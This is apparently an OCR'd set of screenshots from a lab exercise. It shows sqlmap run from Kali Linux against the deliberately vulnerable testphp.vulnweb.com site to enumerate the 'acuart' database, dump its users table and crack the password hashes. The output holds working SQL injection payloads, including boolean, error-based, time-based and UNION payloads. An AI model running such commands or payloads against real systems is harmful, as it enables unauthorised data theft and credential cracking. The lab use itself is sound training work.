web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[08:34:53] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
Column | Type
address | mediumtext
cart | varchar(100)
cc | varchar(100)
email | varchar(100)
name | varchar(100)
pass | varchar(100)
phone | varchar(100)
uname | varchar(100)
[08:34:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[08:34:54] [WARNING] your sqlmap version is outdated
[*] ending @ 08:34:54 /2022-04-08/
(root KaliLinux)-[/home/parth]
#
here to search
30°C Haze
ENG

root@KaliLinux: /home/parth

Actions Edit View Help


```
(root㉿KaliLinux)-[/home/parth]
 sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

A^[[A^[[B^[[B^[[C^[[D
        __H__
 ___ ___[.]_____ ___ ___  {1.5.8#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

 legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Devel
rs assume no liability and are not responsible for any misuse or damage caused by this program

 starting @ 08:27:39 /2022-04-08/

:27:45] [INFO] testing connection to the target URL
:27:46] [INFO] checking if the target is protected by some kind of WAF/IPS
:27:48] [INFO] testing if the target URL content is stable[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A
:27:48] [INFO] target URL content is stable
:27:48] [INFO] testing if GET parameter 'cat' is dynamic
:27:49] [INFO] GET parameter 'cat' appears to be dynamic
:27:49] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
:27:50] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
:27:50] [INFO] testing for SQL injection on GET parameter 'cat'
looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
:28:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
:28:10] [WARNING] reflective value(s) found and filtering out
:28:11] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
:28:11] [INFO] testing 'Generic inline queries'
:28:12] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
:28:12] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
:28:12] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
:28:12] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
:28:13] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
:28:13] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
:28:13] [INFO] testing 'MySQL inline queries'
:28:14] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
:28:14] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
:28:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
:28:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
:28:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
:28:19] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
:28:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
:28:20] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
:28:21] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
:28:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
:28:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
:28:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query
```



Debian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:56 AM
root@KaliLinux:/home/parth
File Actions Edit View Help
┌──(root㉿KaliLinux)-[/home/parth]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
{1.5.8#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. De
opers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:34:48 /2022-04-08/
[08:34:48] [INFO] resuming back-end DBMS 'mysql'
[08:34:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239=5239
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464 66e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,
L,NULL-- -
[08:34:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.6
[08:34:53] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
| Column | Type |
| address | mediumtext |
here to search
30°C Haze
ENG


Debian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
pictures - Mozilla Firefox
root@KaliLinux: /home/...
08:57 AM
root@KaliLinux:/home/parth
File Actions Edit View Help
[08:34:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[08:34:54] [WARNING] your sqlmap version is outdated
[*] ending @ 08:34:54 /2022-04-08/
┌──(root㉿KaliLinux)-[/home/parth]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
{1.5.8#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. De
opers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:56:34 /2022-04-08/
[08:56:35] [INFO] resuming back-end DBMS 'mysql'
[08:56:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239=5239
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464466e63785a50487a514562707672434e6773506664474d4c4144,0x71707a6a71),NULL,NULL,
L,NULL-- -

[08:56:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[08:56:37] [INFO] fetching columns for table 'users' in database 'acuart'
[08:56:37] [INFO] fetching entries for table 'users' in database 'acuart'
[08:56:38] [INFO] recognized possible password hashes in column 'cart'
here to search
30°C Haze
ENG


Debian 10.x 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
pictures - Mozilla Firefox
root@KaliLinux: /home/...
09:01 AM
root@KaliLinux:/home/parth
File Actions Edit View Help
[08:34:54] [WARNING] your sqlmap version is outdated
[*] ending @ 08:34:54 /2022-04-08/
┌──(root㉿KaliLinux)-[/home/parth]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
{1.5.8#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. De
opers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:56:34 /2022-04-08/
[08:56:35] [INFO] resuming back-end DBMS 'mysql'
[08:56:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 5239=5239
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176787171,(SELECT (ELT(4610=4610,1))),0x71707a6a71),4610)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4155 FROM (SELECT(SLEEP(5)))ofml)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176787171,0x5a494c644f5046517672686351464666e63785a50487a51456270767243 4e6773506664474d4c4144,0x71707a6a71),NULL,NULL,
L,NULL-- -
[08:56:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[08:56:37] [INFO] fetching columns for table 'users' in database 'acuart'
[08:56:37] [INFO] fetching entries for table 'users' in database 'acuart'
[08:56:38] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[08:56:42] [INFO] writing hashes to a temporary file '/tmp/sqlmapun66mpym1860/sqlmaphashes-rtn2aidd.txt'
here to search
30°C Haze
ENG


root@KaliLinux: /home/...
09:14 AM
root@KaliLinux: /home/parth
File Actions Edit View Help
[2] custom dictionary file
[3] file with list of dictionary files
>
[09:12:57] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:13:01] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:13:01] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:13:28] [INFO] using suffix '1'
[09:13:55] [INFO] using suffix '123'
[09:13:58] [INFO] using suffix '2'
[09:14:00] [INFO] using suffix '12'
[09:14:02] [INFO] using suffix '3'
[09:14:03] [INFO] using suffix '13'
[09:14:03] [INFO] using suffix '7'
[09:14:03] [INFO] using suffix '11'
[09:14:03] [INFO] using suffix '5'
[09:14:03] [INFO] using suffix '22'
[09:14:03] [INFO] using suffix '23'
[09:14:03] [INFO] using suffix '01'
[09:14:03] [INFO] using suffix '4'
[09:14:03] [INFO] using suffix '07'
[09:14:03] [INFO] using suffix '21'
[09:14:03] [INFO] using suffix '14'
[09:14:03] [INFO] using suffix '10'
[09:14:03] [INFO] using suffix '06'
[09:14:03] [INFO] using suffix '08'
[09:14:21] [INFO] current status: m3sno ... \^Z
zsh: suspended sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T user
(root KaliLinux)-[/home/parth]
#
148 x 1